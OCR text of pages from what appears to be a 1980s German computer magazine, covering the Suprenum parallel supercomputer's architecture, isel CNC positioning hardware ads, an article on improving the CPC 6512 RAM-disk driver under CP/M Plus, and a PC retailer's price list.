Was Suprenum von ähnlichen Entwicklungen unterscheidet, ist seine leistungsfähige, zweistufige Verbindungsstruktur. In der ersten Stufe sind eine Anzahl von Knoten zu einem Cluster verbunden, in der zweiten Stufe die Cluster untereinander.

Die schnellste und kostengünstigste Lösung für die Verbindung der Knoten innerhalb eines Clusters ist der Parallelbus. Um die Fehlertoleranz und die Bandbreite zu erhöhen, ist dieser doppelt ausgeführt. Da jetzt nur noch die Cluster und nicht die Knoten selbst zu verbinden sind, ist die Komplexität und der Aufwand für die endgültige Verknüpfung des Systems nicht mehr hoch. In der zweiten Stufe kann daher eine im Vergleich zur ersten Ebene noch deutlich schnellere Lösung eingesetzt werden. Die Cluster-zu-Cluster-Verbindung besteht aus einer Matrix von bitseriellen Token Ring hoher Bandbreite. Die Matrixstruktur gewährleistet wiederum Fehlertoleranz und verdoppelt die Verbindungsbandbreite.

Im Blockschaltbild eines Suprenum-Knotens ist die Knoten-CPU (68020) mit der Speicherverwaltung (68851) und dem skalaren Gleitkomma-Prozessor (68882) zu erkennen. Ferner verfügt jeder Knoten über einen DMA-Adreßgenerator für den Zugriff auf die Elemente von Vektoren und Matrizen und über einen Kommunikationsprozessor für den schnellen Datenaustausch von Knoten zu Knoten. Jeder Knoten besitzt einen 8 MByte großen Hauptspeicher (DRAM) und einen schnellen, 64 KByte großen Vektorspeicher (SRAM). Alle Komponenten, die nicht als VLSI-Standard-Bausteine erhältlich sind, wurden als ASICs (Application Secific Integrated Circuits) ausgeführt. Dies sind entweder spezielle Gate-Array-Schaltungen oder Module, in denen die ungekapselten Chips auf ein keramisches Substrat gebondet wurden.

Die Knoten-Spitzenleistung des Suprenum-1 beträgt 20 MFLOPS für das Skalarprodukt (IEEE Standard, doppelte Genauigkeit). Die Übertragungsleistung der beiden Cluster-Busse beträgt zusammen 320 MByte/s. Die Übertragungsleistung jedes Rings der Cluster-zu-Cluster-Verbindungsmatrix beträgt 200 MBit/s. Umfangreiche Simulationen haben gezeigt, daß diese Verbindungsleistung bis zu einer Knotenzahl von 256 Knoten praktisch 'flaschenhalsfrei' ist. Daher ist der Suprenum-1 für maximal 256 Knoten ausgelegt, was zu einer Gesamtspitzenleistung von 5 Giga-FLOPS führt.

Wir arbeiten gegenwärtig an der Konzipierung eines zukünftigen Nachfolgermodells, Suprenum-2. Er wird aus 1024 Knoten bestehen, die jeweils 80 MFLOPS leisten. Für das Cluster-zu-Cluster-Verbindungssystem wurde eine neuartige Lösung mit einer Gesamt-Übertragungsleistung von 10 Gigabyte/s gefunden. (be)

Literatur

[1] Giloi, W. K.: Datenfluß-Architektur und Datenstruktur-Architektur. In Proebster, W. E., Remshardt, R. (eds.): Entwicklungsperspektiven mittlerer Rechnersysteme, Oldenbourg Verlag, München 1984

[2] Giloi, W.K., Berg, H.K.: Introducing the Concept of Data Structure Architectures. Proc. 1977 Internat. Conf. on Parallel Processing, IEEE Catalog no. 77CH1253-4c, S. 44-51


[3] Hockney, R.W., Jesshope, C. R.: Parallel Computers, Adam Hilger Ltd., Bristol 1983

[4] Brüning, U.: Realisierungsprinzipien von Mikrorechnern hoher Leistung. Dissertation D83, Technische Universität Berlin, FB Informatik, 1987.

[5] Giloi, W.K.:SUPRENUM – A Trendsetter in Modern Supercomputer Development. Proc. 2nd Symposium on 'Vector and Parallel Processors for Scientific Computation', Rom 1987

isel-Linear-Doppelspurvorschub, Härte HRC 60


- 2 Stahlwellen, Ø 12 mm, h6, gehärtet und geschliffen
- 1 Doppelspur-Profil, B 36 × H 28 mm, aus Aluminium
- Paßbuchsen Ø 12 mm, h6, im Abstand von 50 mm
- Führungsgenauigkeit auf 1 m Länge < 0,01 mm
- Verdrehsicherer u. spielfreier Linear-Doppelspurschlitten
- 2 Präzisions-Linearlager mit jeweils 2 Kugelumläufen
- geschl. Aufspann- u. Befestigungsplatte L 65 × B 75 mm
- Dynamische Tragzahl 800 N, statische Tragzahl 1200 N



Linear-Doppelspurvorschub	225 mm	DM 74,00
Linear-Doppelspurvorschub	425 mm	DM 108,00
Linear-Doppelspurvorschub	675 mm	DM 138,00
Linear-Doppelspurvorschub	925 mm	DM 172,00
Linear-Doppelspurvorschub	1175 mm	DM 205,00
Linear-Doppelspurvorschub	1425 mm	DM 250,00

isel-Kugelgewindetriebe, Härte HRC 60


- Kugelgewindemutter Ø 28 × 40, spielfrei einsteilbar
- Kugelgewindespindel Ø 16 mm, Steigung 5 mm
- Steigungsg. < 0,1, Wiederholg. < 0,01 auf 300 mm
- Spindelenden bearbeitet mit Lagerzapfen Ø 10 mm
- 1 Spindelende mit Zapfen Ø 6,35 mm, Länge 10 mm
- 1 Spindelende mit Zapfen Ø 4 mm und Gewinde M 6
- Dynamische Tragzahl 9000 N, statische Tragzahl 12 000 N



Kugelgewindetrieb 16 × 5	460 mm	DM 396,00
Kugelgewindetrieb 16 × 5	610 mm	DM 419,00
Kugelgewindetrieb 16 × 5	710 mm	DM 431,00
Kugelgewindetrieb 16 × 5	960 mm	DM 454,00
Kugelgewindetrieb 16 × 5	1210 mm	DM 476,00
Kugelgewindetrieb 16 × 5	1460 mm	DM 510,00

isel-Linear-Vorschubeinheit


- Linear-Doppelspurführung 1 mit Montageprofil 1
- Linear-Doppelspur-Set 2 mit Montageprofil 2
- Aufspann- u. Montagefläche 125 × 75 mit 2 T-Nuten
- Kugelgewindetrieb 16 × 5 mm mit 2 Flanschlagern
- Vorschub mit Zweiphasen-Schrittmotor 110 Ncm
- 1 End- bzw. Referenzschalter, Genauigkeit < 1/100 mm
- Faltenbalgabdeckung als Zubehör lieferbar



Linear-Vorschubeinheit	425 mm	DM 884,00
Linear-Vorschubeinheit	575 mm	DM 935,00
Linear-Vorschubeinheit	675 mm	DM 963,00
Linear-Vorschubeinheit	925 mm	DM 1043,00
Linear-Vorschubeinheit	1175 mm	DM 1123,00
Linear-Vorschubeinheit	1425 mm	DM 1203,00

isel-Schrittmotor-Schnellspannvorrichtung

- Schrittmotor 85 Ncm mit Getriebe, Untersetzung 1 : 9
- Trapezgewindetrieb Ø 16 × 2 mm, Hub 100 mm
- mechanisch u. elektr. verstellbarer Spannbereich
- Präzisionsführungen B 100 mm spielfrei einstellbar
- 2 Stahlwellen Ø 12 mm h6, gehärtet u. geschliffen
- wechselbare Präzisions-Spannbacken B 175 × H 30 mm
- 1 End- bzw. Referenzschalter, Genauigkeit < 1/100 mm



Spannbacken-Bereich	100 mm	DM 718,00
Spannbacken-Bereich	200 mm	DM 775,00
Spannbacken-Bereich	300 mm	DM 792,00
Spannbacken-Bereich	450 mm	DM 810,00
Spannbacken-Bereich	700 mm	DM 832,00
Spannbacken-Bereich	950 mm	DM 855,00

isel-Schrittmotorsteuerkarte mit Mikroprozessor DM 568,00


- Euro-Einschub mit 2-Zoll-Frontplatte und 80-VA-Netzteil
- Bipolarer Schrittmotorausgang 40 V max. 2,0 A pro Phase
- Ausgangsstufe kurzschlußfest mit Überstromanzeige
- Huckepack-Platine mit Ein-Chip-Mikrokontroller
- Serielle Schnittstelle mit 9600 Bd Übertr.-Geschwindigkeit
- 256 Byte Pufferbereich mit Software — Handshake
- Max. programmierbare Geschwindigkeit 10 000 Schritte/s

- Datenspeicherung in 32K x 8stat. RAM
- Relative Positioniersteuerung mit großem Befehlssatz
- +/−6 000 000 Schritte/Koordinate speicherbar
- Geschachtelte Schleifen im Koordinatenfeld möglich
- Log. Entsch. im Datenfeld mit Prozeßrechner
- Steuerungseing. rücks. über 16pol. Steckverb. DIN 41612
- Schrittmotor-Ausg. fronts. über 9 pol.-Sub-D-Stecker

isert-electronic

isel-x/y-z-Doppelspur-Anlage 3 DM 3398,00

- Präzis.-x-/y-Koordinaten-Tisch mit Doppelspur-Vorschub
- Verfahrweg x-Richtung 250 mm u. y-Richtung 400 mm
- Aluminium-T-Nutentisch, Aufspannfläche 500 x 600 mm
- Präzis.-z-Achse, Hub 100 mm, mit Linear-Hubvorricht.
- Feststeh. Aufspannfl., positionierbare x/y/z-Achsen
- 2 Schrittmotore 110 Ncm und 1 Schrittmotor 55 Ncm
- 3 spielfrei eingestellte Kugelgewindetr. Ø 16 x 4/2 mm
- 3 End- bzw. Referenzschalter, Genauigkeit < 1/100 mm



isel-x/y/z-Doppelspur-Anlage 4 DM 3968,00

- Präzis.-x/y-Koordinaten-Tisch mit Doppelspur-Vorschub
- Verfahrweg x-Richtung 500 mm u. y-Richtung 500 mm
- Aluminium-T-Nutentisch, Aufspannfläche 750 x 750 mm
- Präzis.-z-Achse, Hub 100 mm, mit Linear-Hubvorricht.
- Feststeh. Aufspannfl., positionierbare x/y/z-Achsen
- 2 Schrittmotore 110 Ncm und 1 Schrittmotor 55 Ncm
- 3 spielfrei eingestellte Kugelgewindetr. Ø 16 x 4/2 mm
- 3 End- bzw. Referenzschalter, Genauigkeit <1/100 mm

isel-3-Achsen-Schrittmotorsteuerung DM 998,00


- 10-Zoll-Alu-Tischgehäuse für vier 2-Zoll-Einschübe
- Netzeingangsbuchse 220 V mit Ein-/Ausschalter
- 1 Rückwandplatine mit 4 Steckverbind. nach DIN 41612
- 3 Schrittmotor-Steuerkarten mit Netzteil 80 VA
- 3 Steuer-Ausgänge fronts. über 9pol. Sub-D-Stecker
- 2-Zoll-Steckplatz für Interfacekarte oder Adapterkarte

isel-Zweiphasen-Schrittmotorsteuerkarte (einzeln) DM 282,00

- Europa-Karte mit 2-Zoll-Frontplatte u. 80-VA-Netzteil
- Bipolarer Schrittmotorausgang 40 V, max. 2,0 A pro Phase
- Ausgangsstufe kurzschlußfest mit Überstromanzeige
- einstellbarer Phasenstrom, Endstufe digital abschaltbar
- Signaleingänge: Takt, Richtung, Takt-Stop, Stromabsenkung
- Voll- oder Halbschrittbetrieb, max. 10 000 Schritte/sek.
- Steuerkarte-Eingang über 16pol. Steckverb. DIN 41612 D
- Schrittmotor-Ausgang fronts. über 9pol. Sub-D-Buchse

„isel" linear geregeltes Netzteil DM 157,00

- Längsregler inkl. Ringkerntrafo auf Euro-Karte
- Ausgangsspannung 3 – 30 V, Strom max. 2,5 A
- Umschaltung der Trafowickl. bei Spannung > 15 V
- Fold-back-Charakteristik des Reglers im Kurzschlußfall
- Separate Spannungsfühlerleitungen, Inhibit-Eingang
- Abschaltung der Endstufe bei Temperatur > 90° C
- Separate massebezogene Festspannung 12 V/1 A
- Netzteil-Eingang rücks. über DIN 41612-Steckverbinder



„isel" sekundär getaktetes Netzteil DM 180,00

- Sek. getakteter Regler inkl. Ringkerntrafo auf Euro-Karte
- Ausgangsspannung 5 – 30 V, kurzschlußfest
- Ausgangsstrom max. 2,5 A, Wirkungsgrad max. 90%
- Separate Spannungsfühlerleitungen, Inhibit-Eingang
- Interne Temperaturschutzschaltung und Crow-bar-Schutz
- Zusätzl. massebezogene Festspannung 12 V/1 A
- Netzteil-Eingang rücks. über DIN 41612-Steckverbinder

„isel"-Interface Karte 4.0 DM 568,00


- Euro-Einschub mit Prozessor für max. 3 Achsen
- 1-Zoll-Frontplatte mit integrierten Bedienelementen
- Serielle Schnittstelle mit wählbarer Übertragungsrate
- 256 Byte RS 232 C-Pufferber. m. Software-Handshake
- Lineare Interpolation der angeschlossenen X/Y-Achsen
- Max. progr.-b. Geschwindigkeit 10 000 Schritte/Sek.
- Schaltbare Beschleunigungs- u. Bremsrampen
- Datenspeich. v. Koordin. mit 32K × 8 stat. RAM
- Datenerhalt d. Einsatz eines 100 m Ah Akku (optional)
- Positioniersteuerung mit umfangreichem Befehlssatz

- Beweg. ±6 000 000 Schritte/Koordinate speicherbar
- Geschachtelte Schleifen im Koordinatenfeld möglich
- Log. Entsch. im Datenfeld mit Prozeßrechner
- Referenzfahrt mit programmierbarer Geschwindigkeit
- Sof. Ausführ./Speicherung v. Koordinaten wählb.
- Unterschiedl. Rampen üb. DIP-Schalter frei einstellb.
- Synchron.-Punkte z. Kopplung zweier Interface-Karten
- Steuerausgang über 64pol. Steckerleiste DIN 41612
- Seriel. Eingang frontseit. üb. 9pol. Sub-D-Stiftstecker
- Ein-/Ausgang zur Ankopplung externer Steuerungen
- Ausführliche Anleitung im DIN-A5-Ringhefter

„Isert"-electronic, Hugo Isert
6419 Eiterfeld, ☎ (0 66 72) 70 31, Telex 493 150
Versand per NN, plus Verpackung + Porto, Katalog 3,– DM

isel-Linear-Hubvorrichtung 1 DM 682,00

- Hubvorrichtung, L 225 mm, mit Doppelspurführung 1
- Hub mit Schrittmotor 55 Ncm, Schrittwinkel 1,8°
- spielfrei eingestellter Kugelgewindetrieb Ø 16 x 2 mm
- 2 Linear-Doppelspurprofile mit 12er Stahlwellen
- 2 Linear-Doppelspur-Sets mit Aufspannpl. 175 x 120 mm
- Präzisionshubvorrichtung, Verfahrweg max. 100 mm
- 1 End- bzw. Referenzschalter, Genauigkeit < 1/100 mm




isel-Linear-Hubvorrichtung 2 DM 810,00

- Hubvorrichtung L 325 mm, mit Doppelspurführung 1
- Hub mit Schrittmotor 110 Ncm, Schrittwinkel 1,8°
- spielfrei eingestellter Kugelgewindetrieb Ø 16 x 4 mm
- 2 Linear-Doppelspurprofile mit 12er Stahlwellen
- 4 Linear-Doppelspur-Sets mit Aufspannpl. 180 x 175 mm
- Präzisionshubvorrichtung, Verfahrweg max. 100 mm
- 1 End- bzw. Referenzschalter, Genauigkeit < 1/100 mm

isel-Doppelspurvorschubeinheit 1 DM 967,00

- Doppelspur-Vorschub 1 B 175 mm und L 425 mm
- Vorschub mit Schrittmotor 110 Ncm, Schrittw. 1,8°
- spielfrei eingestellter Kugelgewindetrieb Ø 16 x 4 mm
- 2 Linear-Doppelspurprofile mit 12er-Stahlwellen
- 4 Doppelpursets mit Aufspannplatte 180 x 175 mm
- spielfreier Präzisionsvorschub, Verfahrweg 200 mm
- 1 End- bzw. Referenzschalter, Genauigkeit 1/100 mm




isel-Doppelspurvorschubeinheit 2 DM 1254,00

- Doppelspur-Vorschub 2 B 250 mm u. L 825 mm
- Vorschub mit Schrittmotor 110 Ncm, Schrittw. 1,8°
- spielfrei eingestellter Kugelgewindetrieb Ø 16 x 4 mm
- 2 Linear-Doppelspurprofile mit 12er-Stahlwellen
- 4 Doppelpursets mit Aufspannplatte 275 × 250 mm
- spielfreier Präzisionsvorschub, Verfahrweg 400 mm
- 1 End- bzw. Referenzschalter, Genauigkeit 1/100 mm

isel-x/y-Doppelspur-Kreuztisch 1 DM 1992,00

- 2 Doppelspur-Vorschübe 1 L 425 mm u. L 575 mm
- Vorschübe mit 2 Schrittmotoren 110 Ncm, Schrittw. 1,8°
- 2 spielfrei eingestellte Kugelgewindetriebe Ø 16 x 4
- 4 Linear-Doppelspurprofile mit 12er-Stahlwellen
- 8 Doppelspur-Sets mit 2 Aufspannplatten 180 x 175 mm
- 2 Präzisionsvorschübe, Verfahrweg 200 oder 300 mm
- 2 End- bzw. Referenzschalter, Genauigkeit <1/100 mm




isel-x/y-Doppelspur-Kreuztisch 2 DM 2394,00

- 2 Doppelspur-Vorschübe 2 L 675 mm u. L 825 mm
- Vorschübe mit 2 Schrittmotoren 110 Ncm, Schrittw. 1,8°
- 2 spielfrei eingestellte Kugelgewindetriebe Ø 16 x 4 mm
- 4 Linear-Doppelspurprofile mit 12er-Stahlwellen
- 8 Doppelpursets mit zwei Aufspannpl. 275 x 250 mm
- 2 Präzisionsvorschübe, Verfahrweg 300 und 400 mm
- 2 End- bzw. Referenzschalter, Genauigkeit 1/100 mm


isel-x/y-z-Doppelspur-Anlage 1 DM 2827,00

- Präzisions-x/y-Kreuztisch 1 mit Doppelspur-Vorschub
- Verfahrweg x-Richtung 200 mm u. y-Richtung 300 mm
- T-Nuten-Aufspanntisch, Aufspannfläche 180 x 175
- z-Balken aus zwei Alu-Winkeln mit Alu-T-Nutenprofil
- Präzisions-z-Achse, Hub 100 mm mit Linear-Hubvorricht. 1
- 2 Schrittmotore 110 Ncm und 1 Schrittmotor 55 Ncm
- 3 spielfrei eingestellte Kugelgewindetr. Ø 16 x 4/2 mm
- 3 End- bzw. Referenzschalter, Genauigkeit <1/100 mm



isel-x/y-z-Doppelspur-Anlage 2 DM 3534,00

- Präzisions-x/y-Kreuztisch 2 mit Doppelspur-Vorschub
- Verfahrweg x-Richtung 300 mm und y-Richtung 400 mm
- T-Nuten-Aufspanntisch, Aufspannfläche 275 x 250 mm
- z-Balken aus zwei Alu-Winkeln mit Alu-T-Nutenprofil
- Präzisions-z-Achse, Hub 100 mm mit Linear-Hubvorricht. 2
- 3 Zweiphasen-Schrittmotore 110 Ncm, Schrittwinkel 1,8°
- 3 spielfrei eingestellte Kugelwindetr. Ø 16 x 4 mm
- 3 End- bzw. Referenzschalter, Genauigkeit <1/100 mm



Patch on Patch

Verbesserungen am RAM-Disk-Treiber zum CPC 6512

Holger Merk

Das Arbeiten mit der RAM-Disk am CPC 6512 ist eine feine Sache, jedoch nutzt der Treiber nicht alle Möglichkeiten, die Sie vielleicht am Laufwerk B schätzen und lieben gelernt haben. Auch könnte CP/M Plus etwas kooperativer hinsichtlich der RAM-Disk sein. In der EMS-Systemdatei gibt es noch viel zu tun, patchen wir's ein.

Das in [1] abgedruckte Programm für den RAM-Disk-Treiber führt die Patches in der EMS-Systemdatei aus. Um die hier vorgestellten Änderungen einzubauen, ist dieses Listing zu erweitern. Für das weitere Verständnis sollten Sie die Artikel [1, 2, 3, 4] kennen.

Im ursprünglichen RAM-Disk-Treiber war auf allen Laufwerken jeweils nur ein Festformat möglich. Das Login von verschiedenen Formaten wird hier wieder ins Leben gerufen (siehe [2]). Da aber gerade im Hinblick auf die Schnittstelle zu BASIC die Formate langsam knapp werden, ist die Anzahl unterscheidbarer Formate drastisch gesteigert worden. Es sind nun maximal 16 verschiedene Formate möglich, indem alle 4 höchstwertigen Bits zur Erkennung herangezogen werden. (Für Besitzer der CPC-Sammeldiskette 3: die Erkennung von 16 Formaten finden Sie im Programm FORMDEF. Sie können also Teile daraus übernehmen und brauchen nicht alles einzutippen.)

Auf diese Weise sollte es nun möglich sein, auch einige Formate automatisch zu erkennen, die mit der Hardware-Stepteilung [3] arbeiten. Ein wenig Umsicht beim Umschalten ist aber gerade deshalb sehr anzuraten.

Für die Auswahl der Formate ist eine Tabelle eingerichtet, die für jedes mögliche Format, geordnet nach den Anfangssektoren, die Adresse der zugehörigen DPB-Tabelle enthält. Soll ein Format nicht benutzt werden, so wird eine 0 in den entsprechenden Eintrag geschrieben.

Neu sind die beiden Makros, die zur Berechnung der DPBs dienen. Mit ihrer Hilfe dürfte es kein Problem sein, die Tabelle bei Bedarf um eigene Formate zu erweitern. Auf die Gap3 muß man allerdings selbst achten.

Wie von selbst

Eine weitere Änderung ist besonders dann interessant, wenn Sie den RAM-Disk-Lader [4] auf der 3-Zoll-Diskette verwenden. Sie werden sich gewiß schon ob der Nörgelei über das 'schlechte Format' geärgert haben, sobald CP/M Plus nach dem Booten versucht, auf Laufwerk A die PROFILE.SUB-Datei zu finden. Nix Autostart.

Nun trug es sich zu jener Zeit aber zu, daß die CP/M-Erfinder dem BDOS einen 'System Control Block' (SCB) mit auf die Reise gaben. In diesem SCB stehen nun aber neben einer Menge Unsinn auch so schöne Dinge wie beispielsweise das derzeitige Bezugslaufwerk. Genau dieser Speicherplatz wird auf D: verbogen, mit der Folge, daß SUBMIT nun auf der RAM-Disk rackert. Es sucht PROFILE.SUB also auf der RAM-Disk und arbeitet sie dort ab. Der erste Befehl in der SUB-Datei sollte aber 'D:' sein, weil CP/M sonst nach dem Disksystem-Reset wieder auf A: zurückschaltet.

Wenn man schon dabei ist, kann man auch gleich noch die Suchfolge verändern. Eine nicht durch Laufwerksangabe spezifizierte Datei soll zuerst auf der RAM-Disk gesucht werden und dann erst auf dem Default-Laufwerk. Wenn Sie also gerade auf Drive B unter beliebiger User-Nummer arbeiten, so können Sie Programme aufrufen, die Sie in der RAM-Disk (User 0) mit SYS-Attribut abgelegt haben. In der Regel macht man das mit häufig benötigten Programmen wie DIR.COM, SHOW, PIP und so weiter.

Ebenso läßt sich der Aufruf von Dateien ohne Angabe der Extension auf SUB erweitern. Mit dem Flag Submit läßt sich auch hier die Standardeinstellung (nur *.COM-Files) ohne Zuhilfenahme von SETDEF.COM dauerhaft umlegen. Wenn Sie das Flag auf 1 setzen, so wird beim Öffnen einer Datei ohne Extension zuerst nach dem entsprechenden *.COM-File gesucht und, wenn dieses nicht gefunden wird, nach einem File gleichen Namens, aber der Extension SUB. Wird dieses gefunden (und ist auch noch SUBMIT.COM verfügbar), so wird diese Textdatei als Batch-Datei abgearbeitet.

Es gibt auch noch die Möglichkeit, das Flag auf 2 zu setzen, was lediglich die Reihenfolge der Zugriffsversuche vertauscht. Es wird dann die SUB-Datei bevorzugt, während bei

KWEM COMPUTER GmbH

Filiale Hamburg · Ahrensburger Str. 152-154 · 2000 Hamburg 70 · ☎ 040/6684133
Filiale Essen · Abteistr. 10 · 4300 Essen-Werden · ☎ 0201/491979
Filiale München · Schellingstr. 36 · 8000 München 40 · ☎ 089/2730181
Zentrale · Florenz-Sartorius-Str. 2 · 3400 Göttingen · ☎ 0551/62047-49 · Tx 965202 · Fax 0551/62040

Der Testsieger! Ausführlicher Bericht in »DOS International« 1/88

10 MHz Turbo-XT

Norton 2.2

● Gehäuse in AT-Ausführung mit Reset- und Schlüsselschalter ● 150 W Netzteil ● LED-Anzeige für Power und Festplatte ● 8088-1 CPU, (8087 Option) ● 640 KB Mainboard (256 KB RAM best.) ● Turbogeschwindigkeit 4,77/10 MHz ● 360 KB Floppy-Laufwerk (Made in Japan) ● Mono-Grafikkarte (Hercules) ● Multi I/O Karte: 2 × RS 232 (1×best.), 1 × par. Printer, Gameport, Clock, Kalender ● DIN-Tastatur 84 Tasten ● Deutsches Handbuch

955,00 DM*

12 MHz Turbo-XT

Norton 4.4

wie 10 MHz Turbo-XT jedoch ● V20 CPU ● Taktgeber 4,77/12 MHz

1.035,00 DM*

Erweiterungen für XT

● 2. Laufwerk 245,00 DM · 14" Flat-Screen Monitor (Bernstein o. S/W), 22 MHz, 295,00 DM · 20 MB Festplatte incl. Contr. 615,00 DM · Speichererweiterung auf 640 KB 245,00 DM · Tastatur m. separatem Nummern- und Cursoblock (102 Tasten) 49,00 DM · Aufpreis für MS-DOS 3.3 u. GW Basic deutsch, 185,00 DM

AT 386 Tower

● Tower-Gehäuse mit 6 Einschubplätzen für halbhohe Laufwerke · 200 W Netzteil · Intel 80386 CPU · 20 MHz Taktfrequenz · 2 MB Mainboard (512 KB bestückt) · Batteriegepufferte Uhr/Kalender · Mono/Grafik-Karte (Hercules) · parallele Schnittstelle · 1 × 1,2 MB Diskettenlaufwerk · Sonstige Erweiterungen wie 12 MHz AT

4.995,00 DM*

Der neue Standard!

14" Flat-Screen Monitor

295,00 DM

Alle Systeme **jetzt** mit Flat-Screen Monitor lieferbar!

12 MHz Profi-AT

Norton 15.3 · Landmark 16 MHz

● Gehäuse wie IBM AT, ausbaufähig für alle Plattenlaufwerke, Slimline und hohe Bauart, z.B. 40-100 MB ● Schlüsselschalter für Tastatur ● Taktfrequenzschalter ● Reset-Taste ● LED-Betriebs-, Turbo- und Festplattenanzeiger ● CPU 80286 (80287 Option) ● umschaltbar 6/12 MHz ● Mainboard aufrüstbar auf 4 MB ● 8 Slots (6 AT+2 XT) ● 512 KB RAM best. ● 1 x 1,2 MB/360 KB Diskettenlaufwerk ● Mono-Grafik/Printer-Karte (Hercules) ● Batteriegep. Uhr/Kalender ● Eingebaute EMS ● 2 parallele Ports ● 2 serielle Ports ● 200 Watt Netzteil ● DIN Tastatur 84 Tasten ● 14" Flat-Screen Monitor (Bernstein o. S/W) Aufpreis 295,00 DM ● Aufpreis für Tower-Gehäuse 455,00 DM ● Tastatur mit separatem Nummern- u. Cursorblock 49,00 DM ● Speichererweiterung auf 640/1 MB 149,00/299,00 DM ● 2. Laufw. 1,2 MB 325,00 DM ● 2. Laufw. 360 KB 279,00 DM ● 20/40 MB Festplatte m. Controller 885,00 DM/1.299,00 DM ● MS-DOS 3.3 und GW Basic deutsch, 185,00 DM ● Deutsches Handbuch

1.895,00 DM*

12 MHz Kompakt-AT

Norton 15.3 Landmark 16 MHz

